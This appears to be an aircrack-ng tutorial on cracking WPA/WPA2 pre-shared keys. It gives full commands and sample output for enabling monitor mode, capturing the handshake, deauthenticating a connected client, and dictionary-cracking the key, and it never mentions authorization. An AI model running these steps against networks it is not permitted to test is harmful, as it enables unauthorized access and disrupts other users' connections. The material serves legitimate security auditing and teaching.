The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only “hear” packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake. As well, it will allow us to optionally deauthenticate a wireless client in a later step.

The exact procedure for enabling monitor mode varies depending on the driver you are using. To determine the driver (and the correct procedure to follow), run the following command:

```
airmon-ng
```

On a machine with a Ralink, an Atheros and a Broadcom wireless card installed, the system responds:

```
Interface       Chipset         Driver
```

rausb0 Ralink RT73 rt73

wlan0 Broadcom b43 - [phy0]

wifi0 Atheros madwifi-ng

ath0 Atheros madwifi-ng VAP (parent: wifi0)

The presence of a [phy0] tag at the end of the driver name is an indicator for mac80211, so the Broadcom card is using a mac80211 driver. **Note that mac80211 is supported only since aircrack-ng v1.0-rc1, and it won't work with v0.9.1.** Both entries of the Atheros card show "madwifi-ng" as the driver - follow the madwifi-ng-specific steps to set up the Atheros card. Finally, the Ralink shows neither of these indicators, so it is using an ieee80211 driver - see the generic instructions for setting it up.

Step 1a - Setting up madwifi-ng

First stop ath0 by entering:

airmon-ng stop ath0

The system responds:

Interface Chipset Driver

wifi0 Atheros madwifi-ng

ath0 Atheros madwifi-ng VAP (parent: wifi0) (VAP destroyed)

Enter "iwconfig" to ensure there are no other athX interfaces. It should look similar to this:

lo no wireless extensions.

eth0 no wireless extensions.

wifi0 no wireless extensions.

If there are any remaining athX interfaces, then stop each one. When you are finished, run "iwconfig" to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 in monitor mode:

airmon-ng start wifi0 9

Note: In this command we use “wifi0” instead of our wireless interface of “ath0”. This is because the madwifi-ng drivers are being used.

The system will respond:

Interface Chipset Driver

wifi0 Atheros madwifi-ng

ath0 Atheros madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

lo no wireless extensions.

wifi0 no wireless extensions.

eth0 no wireless extensions.

ath0 IEEE 802.11g ESSID:"" Nickname:""

Mode:Monitor Frequency:2.452 GHz Access Point: 00:0F:B5:88:AC:82

Bit Rate:0 kb/s Tx-Power:18 dBm Sensitivity=0/3

Retry:off RTS thr:off Fragment thr:off

Encryption key:off

Power Management:off

Link Quality=0/94 Signal level=-95 dBm Noise level=-95 dBm

Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0

Tx excessive retries:0 Invalid misc:0 Missed beacon:0

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Only the madwifi-ng drivers show the card MAC address in the AP field, other drivers do not. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132 . This will give you the frequency for each channel.

Step 1b - Setting up mac80211 drivers

Unlike madwifi-ng, you do not need to remove the wlan0 interface when setting up mac80211 drivers. Instead, use the following command to set up your card in monitor mode on channel 9:

airmon-ng start wlan0 9

The system responds:

Interface Chipset Driver

wlan0 Broadcom b43 - [phy0]

(monitor mode enabled on mon0)

Notice that airmon-ng enabled monitor-mode *on mon0*. So, the correct interface name to use in later parts of the tutorial is mon0. Wlan0 is still in regular (managed) mode, and can be used as usual, provided that the AP that wlan0 is connected to is on the same channel as the AP you are attacking, and you are not performing any channel-hopping.

To confirm successful setup, run “iwconfig”. The following output should appear:

lo no wireless extensions.

eth0 no wireless extensions.

wmaster0 no wireless extensions.

wlan0 IEEE 802.11bg ESSID:""

Mode:Managed Frequency:2.452 GHz Access Point: Not-Associated

Tx-Power=0 dBm

Retry min limit:7 RTS thr:off Fragment thr=2352 B

Encryption key:off

Power Management:off

Link Quality:0 Signal level:0 Noise level:0

Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0

Tx excessive retries:0 Invalid misc:0 Missed beacon:0

mon0 IEEE 802.11bg Mode:Monitor Frequency:2.452 GHz Tx-Power=0 dBm

Retry min limit:7 RTS thr:off Fragment thr=2352 B

Encryption key:off

Power Management:off

Link Quality:0 Signal level:0 Noise level:0

Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0

Tx excessive retries:0 Invalid misc:0 Missed beacon:0

Here, mon0 is seen as being in monitor mode, on channel 9 (2.452GHz). Unlike madwifi-ng, the monitor interface has no Access Point field at all. Also notice that wlan0 is still present, and in managed mode - this is normal. Because both interfaces share a common radio, they must always be tuned to the same channel - changing the channel on one interface also changes channel on the other one.

Step 1c - Setting up other drivers

For other (ieee80211-based) drivers, simply run the following command to enable monitor mode (replace rausb0 with your interface name):

airmon-ng start rausb0 9

The system responds:

Interface Chipset Driver

rausb0 Ralink rt73 (monitor mode enabled)

At this point, the interface should be ready to use.

Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Enter:

airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- -w psk is the file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

Important: Do NOT use the "--ivs" option. You must capture the full packets.

Here what it looks like if a wireless client is connected to the network:

CH 9][Elapsed: 4 s][2007-03-24 16:58][WPA handshake: 00:14:6C:7E:40:80

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:14:6C:7E:40:80 39 100 51 116 14 9 54 WPA2 CCMP PSK teddy

BSSID STATION PWR Lost Packets Probes

00:14:6C:7E:40:80 00:0F:B5:FD:FB:C2 35 0 116

In the screen above, notice the "WPA handshake: 00:14:6C:7E:40:80" in the top right-hand corner. This means airodump-ng has successfully captured the four-way handshake.

Here it is with no connected wireless clients:

```
 CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

 BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy

 BSSID          STATION          PWR  Lost  Packets  Probes
```

Troubleshooting Tip

See the Troubleshooting Tips section below for ideas.

To see if you captured any handshake packets, there are two ways. Watch the airodump-ng screen for " WPA handshake: 00:14:6C:7E:40:80" in the top right-hand corner. This means a four-way handshake was successfully captured. See just above for an example screenshot.

Use Wireshark and apply a filter of "eapol". This displays only eapol packets you are interested in. Thus you can see if capture contains 0,1,2,3 or 4 eapol packets.

Step 3 - Use aireplay-ng to deauthenticate the wireless client

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

This step sends a message to the wireless client saying that that it is no longer associated with the AP. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This is what we use to break the WPA/WPA2 pre-shared key.

Based on the output of airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following. Open another console session and enter:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is what the output looks like:

11:09:28 Sending DeAuth to station -- STMAC: [00:0F:B5:34:30:30]

With luck this causes the client to reauthenticate and yield the 4-way handshake.

Troubleshooting Tips

- The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not "hear" the deauthentication packet.

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

There is a small dictionary that comes with aircrack-ng - "password.lst". This file can be found in the "test" directory of the aircrack-ng source code. The Wiki FAQ has an extensive list of dictionary sources. You can use John the Ripper (JTR) to generate your own list and pipe them into aircrack-ng. Using JTR in conjunction with aircrack-ng is beyond the scope of this tutorial.

Open another console session and enter:

aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap

Where:

- -w password.lst is the name of the dictionary file. Remember to specify the full path if the file is not located in the same directory.
- *.cap is name of group of files containing the captured packets. Notice in this case that we used the wildcard * to include multiple files.

Here is typical output when there are no handshakes found:

Opening psk-01.cap

Opening psk-02.cap

Opening psk-03.cap

Opening psk-04.cap

Read 1827 packets.

No valid WPA handshakes found.

When this happens you either have to redo step 3 (deauthenticating the wireless client) or wait longer if you are using the passive approach. When using the passive approach, you have to wait until a wireless client authenticates to the AP.

Here is typical output when handshakes are found:

Opening psk-01.cap

Opening psk-02.cap

Opening psk-03.cap

Opening psk-04.cap

Read 1827 packets.

BSSID ESSID Encryption

1 00:14:6C:7E:40:80 teddy WPA (1 handshake)

Choosing first network as target.

Now at this point, aircrack-ng will start attempting to crack the pre-shared key. Depending on the speed of your CPU and the size of the dictionary, this could take a long time, even days.

Here is what successfully cracking the pre-shared key looks like:

Aircrack-ng 0.8

[00:00:00] 2 keys tested (37.20 k/s)

KEY FOUND! [12345678]

Master Key : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E

B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98

CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40

FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E

2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

EAPOL HMAC : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB

Troubleshooting Tips

I Cannot Capture the Four-way Handshake!

It can sometimes be tricky to capture the four-way handshake. Here are some troubleshooting tips to address this:

- Your monitor card must be in the same mode as the both the client and Access Point. So, for example, if your card was in “B” mode and the client/AP were using “G” mode, then you would not capture the handshake. This is especially important for new APs and clients which may be “turbo” mode and/or other new standards. Some drivers allow you to specify the mode. Also, iwconfig has

an option “modulation” that can sometimes be used. Do “man iwconfig” to see the options for “modulation”. For information, 1, 2, 5.5 and 11Mbit are 'b', 6, 9, 12, 18, 24, 36, 48, 54Mbit are 'g'.

- Sometimes you also need to set the monitor-mode card to the same speed. IE auto, 1MB, 2MB, 11MB, 54MB, etc.
- Be sure that your capture card is locked to the same channel as the AP. You can do this by specifying “-c <channel of AP>” when you start airodump-ng.
- Be sure there are no connection managers running on your system. This can change channels and/or change mode without your knowledge.
- You are physically close enough to receive both access point and wireless client packets. The wireless card strength is typically less then the AP strength.
- Conversely, if you are too close then the received packets can be corrupted and discarded. So you cannot be too close.
- Make sure to use the drivers specified on the wiki. Depending on the driver, some old versions do not capture all packets.
- Ideally, connect and disconnect a wireless client normally to generate the handshake.
- If you use the deauth technique, send the absolute minimum of packets to cause the client to reauthenticate. Normally this is a single deauth packet. Sending an excessive number of deauth packets may cause the client to fail to reconnect and thus it will not generate the four-way handshake. As well, use directed deauths, not broadcast. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not “hear” the deauthentication packet.
- Try stopping the radio on the client station then restarting it.
- Make sure you are not running any other program/process that could interfere such as connection managers, Kismet, etc.
- Review your captured data using the WPA Packet Capture Explained tutorial to see if you can identify the problem. Such as missing AP packets, missing client packets, etc.

Unfortunately, sometimes you need to experiment a bit to get your card to properly capture the four-way handshake. The point is, if you don't get it the first time, have patience and experiment a bit. It can be done!

Another approach is to use Wireshark to review and analyze your packet capture. This can sometimes give you clues as to what is wrong and thus some ideas on how to correct it. The WPA Packet Capture Explained

tutorial is a companion to this tutorial and walks you through what a “normal” WPA connection looks like. As well, see the FAQ for detailed information on how to use Wireshark.

In an ideal world, you should use a wireless device dedicated to capturing the packets. This is because some drivers such as the RTL8187L driver do not capture packets the card itself sends. Also, always use the driver versions specified on the wiki. This is because some older versions of the drivers such as the RT73 driver did not capture client packets.

When using Wireshark, the filter “eapol” will quickly display only the EAPOL packets. Based on what EAPOL packets are actually in the capture, determine your correction plan. For example, if you are missing the client packets then try to determine why and how to collect client packets.

To dig deep into the packet analysis, you must start airodump-ng without a BSSID filter and specify the capture of the full packet, not just IVs. Needless to say, it must be locked to the AP channel. The reason for eliminating the BSSID filter is to ensure all packets including acknowledgments are captured. With a BSSID filter, certain packets are dropped from the capture.

Every packet sent by client or AP must be acknowledged. This is done with an “acknowledgment” packet which has a destination MAC of the device which sent the original packet. If you are trying to deauthenticate a client, one thing to check is that you receive the “ack” packet. This confirms the client received the deauth packet. Failure to receive the “ack” packet likely means that the client is out of transmission range. Thus failure.

When it comes to analyzing packet captures, it is impossible to provide detailed instructions. I have touched on some techniques and areas to look at. This is an area which requires effort to build your skills on both WPA/WPA2 plus how to use Wireshark.

aircrack-ng says "0 handshakes"

Check the “I Cannot Capture the Four-way Handshake!” troubleshooting tip.

aircrack-ng says "No valid WPA handshakes found"

Check the “I Cannot Capture the Four-way Handshake!” troubleshooting tip.